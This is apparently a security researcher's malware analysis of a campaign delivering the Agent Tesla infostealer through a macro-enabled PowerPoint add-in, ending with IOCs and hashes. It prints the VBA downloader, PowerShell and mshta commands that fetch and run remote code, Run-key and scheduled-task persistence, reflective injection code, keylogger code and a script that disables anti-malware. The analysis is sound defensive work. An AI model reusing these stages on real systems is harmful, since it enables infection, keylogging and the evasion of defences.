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PowerPoint attachments, Agent Tesla and code reuse in malware


Since any Office document that may contains macros can potentially be used by malware authors with similar result as the usual Excel spreadsheet with macros, threat actors have most probably utilized all of the available macro-enabled Office formats for attacks at some point. However, since most users would probably view PowerPoint slideshow asking them to enable macros with a not insignificant level suspicion, most attackers tend not to use any of PowerPoint file formats at all.

Over the past few months, I have nevertheless noticed an unusual increase in the number of malicious PowerPoint attachments caught in my (mal)spam trap. Although the use of malicious PowerPoint is nothing new^[1], given the reasons mentioned above, it has never been too common, so I thought it might be worthwhile to take a look at an example of a recent malspam campaign that spread the Agent Tesla infostealer using a macro-enabled PowerPoint file.

The file in question was named SKM-03753WIRE23560USD.ppam and was distributed as an attachment of an e-mail that tried to make it appear as a wire transfer receipt.

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You may have noticed that the filename ended in an unusual extension PPAM. This extension is used for PowerPoint Add-ins with macros^[2], a special format for extending functionalities of PowerPoint presentations. Although there are some differences in content between PPAM and the more usual PPTM files, these don't concern macros. Therefore, if we only care about the embedded VBA code, as in this instance, we may analyze a PPAM using oledump^[3], or any other tool we would normally use to parse macro-enabled Office documents.

```
>oledump SKM-03753WIRE23560USD.ppam
A: ppt/hjhjhfdfdf.d
A1: 501 'PROJECT'
A2: 26 'PROJECTwm'
A3: M 4088 'VBA/Module1'
A4: 2757 'VBA/_VBA_PROJECT'
A5: 3672 'VBA/___SRP_0'
A6: 218 'VBA/___SRP_1'
A7: 2005 'VBA/___SRP_2'
A8: 234 'VBA/___SRP_3'
A9: 500 'VBA/dir'
```

In this instance, the file turned out to contain only one small, slightly obfuscated VBA script:

```

Sub Auto_Open()
Set Outlook = CreateObject(y0CaK0VzT("V|{svvr5Hwwspjh{pvu", "7"))
Set Microsoft = Outlook.CreateObject(y0CaK0VzT("Azjypw{5Z0lss", "7"))
Set MicrosoftExec = Microsoft.Exec(y0CaK0VzT("rqygt", "2") + y0CaK0VzT("ynkrr4k-k&", "6") + Chr(150)
+ y0CaK0VzT("_qvlw|tm(Pqllmv", "8") + y0CaK0VzT("$1g$", "4") +
y0CaK0VzT("kBdqvlw{d{|mu;dkitkd66du{p|i(p||x{B77pipipippi{1Hr6ux7", "8") +
"chrehghghghghghghghghcre")
MsgBox (MicrosoftExec.StdOut.ReadAll)
End Sub
Public Function y0CaK0VzT(dghKkkXkS As String, NdffEcveP As Integer)
    Dim Pp6IFCPL9 As Integer
    For Pp6IFCPL9 = 1 To Len(dghKkkXkS)

Dim tHvckljoMTaERQgkne As Boolean
    Mid(dghKkkXkS, Pp6IFCPL9, 1) = Chr(Asc(Mid(dghKkkXkS, Pp6IFCPL9, 1)) - NdffEcveP)

    Next Pp6IFCPL9

Dim TMydgBdhyrao00owKm As Byte
    y0CaK0VzT = dghKkkXkS

End Function

```

Since the function `y0CaK0VzT` only subtracts the value provided in the second argument from each byte in the string provided as the first argument, deobfuscation of the script is fairly straightforward and leads to the following code.

```

Sub Auto_Open()
    Set Outlook = CreateObject("Outlook.Application")
    Set Microsoft = Outlook.CreateObject("Microsoft = Wscript.Shell")
    Set MicrosoftExec = Microsoft.Exec("MicrosoftExec = powershell.exe -WindowStyle Hidden -c
c:\windows\system32\calc\..\mshta hxxps://hahahahasd@j[.]mp/chrehghghghghghghghghcre")
    MsgBox (MicrosoftExec.StdOut.ReadAll)
End Sub

```

As we may see, the VBA script is a simple downloader, that is supposed execute PowerShell code, which will grab a file from `hxxps:j[.]mp/chrehghghghghghghghghcre` (which redirects to `hxxps://download2389.mediafire[.]com/ya9tv6zqa1zg/95ggilwnqcqbq6l/20.doc`) and execute it using the Microsoft HTML Application host (MSHTA).

After cleaning the downloaded file `20.doc` up a bit, it came down to the following VBScript:

```

pink = "pOwersHelL.exe -NoProfile -ExecutionPolicy Bypass -Command i'E'x(iwr('hxxps://8db3b91a-ea93-419b-b51b-0a69902759c5.usrfiles[.]com/ugd/8db3b9_2e35a24e3e7b4efba4867a06c6271f32.txt?dn=rendomtext') -useB);
i'E'x(iwr('hxxps://8db3b91a-ea93-419b-b51b-0a69902759c5.usrfiles[.]com/ugd/8db3b9_92ec48660f134f3bb502662383ca4ffb.txt?dn=rendomtext') -useB);"

```

```

Const tpok = &H80000001
lopaskkk = "."
Set kasodkmwm = GetObject("winmgmts:\\" & lopaskkk & "\root\default:StdRegProv")
poloaosd = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
akosdwdjdw = "cjjhkloggw"
kasodkmwm.SetStringValue tpok, poloaosd, akosdwdjdw, pink
set MicrosoftWINDows = GetObject(StrReverse("B0A85DF40C00-9BDA-0D11-0FC1-22CD539F:wen"))
MicrosoftWINDows _
. _
RUn _
pink,0

```

```

args = "/create /sc MINUTE /mo 63 /tn """"kbnvmmhjo"""" /" & _
"F /tr """"\""""M" & "s" & "H" & "t" &
"A""""\""""hxxps://kukadunikkk@kdaoskdokaodkwldld.blogspot[.]com/p/20.html\""""
hxxps://kukadunikkk@kdaoskdokaodkwldld.blogspot[.]com/p/20.html

```

[code omitted]

```

magolia = "."
Set Pologachi = GetObject("winmgmts:\\" & magolia & "\root\default:StdRegProv")
threefifty = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
Magachuchugaga = "pilodkis"
pathanogalulu = calc """"hxxp://www.starinxgkular.duckdns[.]org/s1/20.txt""""
Pologachi.SetStringValue halaluya, threefifty, Magachuchugaga, pathanogalulu

```


[code omitted]

Going down from the top, the script it is supposed to:

1. Download and execute two files containing PowerShell script from usrfles.com (we'll look at those in a moment).
2. Ensure persistence using the registry Run key by creating a value containing the same PowerShell script as we mention in 1. It also created another value in the same key, which was supposed to run a file from [http://www.starinxxxgkular.duckdns\[.\]org](http://www.starinxxxgkular.duckdns[.]org) using MSHTA (although the link was already dead at the time of the analysis , it may be reasonable assumed that this was supposed to run a file using persistence mechanism).




3. Ensure persistence using Scheduled Task named kbvmmmhjo, which was supposed to run a file using MSHTA from [https://kdaoskdokaodkwldld.blogspot\[.\]com](https://kdaoskdokaodkwldld.blogspot[.]com).




The first PowerShell script mentioned above was lightly obfuscated and contained what we may think of as the “main payload” – two GunZipped PE files in separate byte arrays (an “injector” and the actual Agent Tesla executable) and the code to decompress them and use the “injector” in the second byte array to execute the main Agent Tesla file. The following code is a portion of its deobfuscated content:

```
[byte[]] $byteArray1 = @(31,139, . . . , 94, 3, 0)
[byte[]] $byteArray2 =@(31,139, . . . , 228, 0, 0)
[byte[]] $decompressedArray1 = Get-DecompressedByteArray $byteArray1
[byte[]] $decompressedArray2 = Get-DecompressedByteArray $byteArray2
[Reflection.Assembly]::Load($decompressedArray2).GetType('projFUD.PA').GetMethod('Execute').Invoke($null,[object[]]) (
'C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe', $decompressedArray1))
```

Both of the executables were written in .NET (as is usual for Agent Tesla) and both were fairly heavily obfuscated, as you may see from the following images.



Injector code – the Execute method



Excerpt from the list of methods in the Agent Tesla executable

Nevertheless, with a little bit of deobfuscation, it is possible to see that the injector is supposed to inject the Agent Tesla code into the hollowed out aspnet_compiler.exe process (a technique which Agent Tesla has been known to use[4]). And even without understanding the names of methods and variables in the main Agent Tesla code, some portions of it are fairly clear, such as the following excerpt from the key-logging method.

```

if (A_0 == Keys.Back)
{
    if (b.b == Conversions.ToBoolean(83AC4FB0-364B-4640-8699-E358EEFC3199.bt()))
    {
        b.A += 83AC4FB0-364B-4640-8699-E358EEFC3199.bu();
    }
    else if (Operators.CompareString(b.A, 83AC4FB0-364B-4640-8699-E358EEFC3199.A(), false) != 0 && Operators.CompareString(b.A.Substring(b.A.Length - b.h.Length, b.h.Length), b.h, false) != 0)
    {
        string left = b.A.Substring(b.A.Length - 7);
        if (Operators.CompareString(left, 83AC4FB0-364B-4640-8699-E358EEFC3199.bu(), false) != 0 & Operators.CompareString(b.A.Substring(b.A.Length - 4), b.e, false) != 0)
        {
            b.A = b.A.Substring(0, b.A.Length - 1);
        }
    }
}
}
else if (B.Computer.Keyboard.AltKeyDown & A_0 == Keys.Tab)
{
    b.A += 83AC4FB0-364B-4640-8699-E358EEFC3199.bv();
}
else if (B.Computer.Keyboard.AltKeyDown & A_0 == Keys.F4)
{
    b.A += 83AC4FB0-364B-4640-8699-E358EEFC3199.bv();
}
else if (A_0 == Keys.Tab)
{
    b.A += 83AC4FB0-364B-4640-8699-E358EEFC3199.bw();
}
else if (A_0 == Keys.Escape)
{
    b.A += 83AC4FB0-364B-4640-8699-E358EEFC3199.bw();
}
else if (A_0 == Keys.LWin | A_0 == Keys.RWin)
{
    b.A += 83AC4FB0-364B-4640-8699-E358EEFC3199.bx();
}
else if (A_0 == Keys.Capital)
{
    b.A += 83AC4FB0-364B-4640-8699-E358EEFC3199.bx();
}
}
}

```

The last file we didn't take a closer look at was the second PowerShell script downloaded by the second stage of the infection chain.

```

$down = New-Object System.Net.WebClient
$url = 'https://raw.githubusercontent.com/swagkarna/Bypass-Tamper-Protection/main/NSudo.exe';
$file = 'C:\Users\Public\NSudo.exe';
$down.DownloadFile($url,$file);
$kasodkaosd = New-Object System.Net.WebClient
$kasodkaosdsdmaowdk = 'https://www.mediafire.com/file/qh5j3uy8qo8cpu7/FINAL+MAIN+vbs+-+Copy.vbs/file';
$kasdjwkdo = 'C:\Users\Public\heheheheh.vbs';
$kasodkaosd.DownloadFile($kasodkaosdsdmaowdk,$kasdjwkdo);
Function script:Set-INFFile {
[CmdletBinding()]
    Param (
        [Parameter(HelpMessage="Specify the INF file location")]
        $InffFileLocation = "$env:temp\CMSTP.inf",

        [Parameter(HelpMessage="Specify the command to launch in a UAC-privileged window")]
        [String]$CommandToExecute = 'wscript.exe C:\Users\Public\heheheheh.vbs'
    )
}

```

[code omitted]

Since this script is only slightly obfuscated, we may clearly see that it is supposed to download NSudo^[5] (a privilege escalation utility) and a VBS file hosted on mediafire.com, which it is then supposed to execute using WScript.

This final VBS is not obfuscated at all, and it can be clearly seen that it is basically supposed to disable the anti-malware protection with (among other techniques) the use of the NSudo tool which was previously downloaded.

hxxps://8db3b91a-ea93-419b-b51b-0a69902759c5.usrfiles[.]com/ugd/8db3b9_2e35a24e3e7b4efba4867a06c6271f32.txt
hxxps://8db3b91a-ea93-419b-b51b-0a69902759c5.usrfiles[.]com/ugd/8db3b9_92ec48660f134f3bb502662383ca4ffb.txt
hxxp://www.starinxxxgkular.duckdns[.]org/s1/20.txt
hxxps://kukadunikk@kdaoskdokaodkwldld.blogspot[.]com/p/20.html
hxxps://raw.githubusercontent.com/swagkarna/Bypass-Tamper-Protection/main/NSudo.exe
hxxps://www.mediafire[.]com/file/qh5j3uy8qo8cpu7/FINAL+MAIN+vbs+-+Copy.vbs/file

Files

20.doc

MD5 - 425244233f21dac6f4395ab0c8c0c03e
SHA1 - 003db538810e74ad74f33b2c69cfa85026e529fd

8db3b9_2e35a24e3e7b4efba4867a06c6271f32.txt
MD5 - cc60f4380686f2216bce3e8a287fc705
SHA1 - 569eed2060bb0b669a7ae12f1e6c04649785bc11

8db3b9_92ec48660f134f3bb502662383ca4ffb.txt
MD5 - be208287362492a1a3703483fefa4d3b
SHA1 - 3f834a4369f828aea46e44134afadbba8875ba05

heheheheh.vbs

MD5 - eacb8465cc5d6671618ea2b23986a45a
SHA1 - 6d2e4dbfda127cda2478e68a5426f9646bba10c5

- [1] <https://blog.nviso.eu/2017/06/07/malicious-powerpoint-documents-abusing-mouse-over-actions/>
- [2] <https://fileinfo.com/extension/ppam>
- [3] <https://blog.didierstevens.com/programs/oledump-py/>
- [4] <https://www.fortinet.com/blog/threat-research/phishing-campaign-targeting-korean-to-deliver-agent-tesla-new-variant>
- [5] <https://github.com/m2team/NSudo>
- [6] <https://github.com/tylerapplebaum/CMSTP-UACBypass/blob/master/UACBypassCMSTP.ps1>

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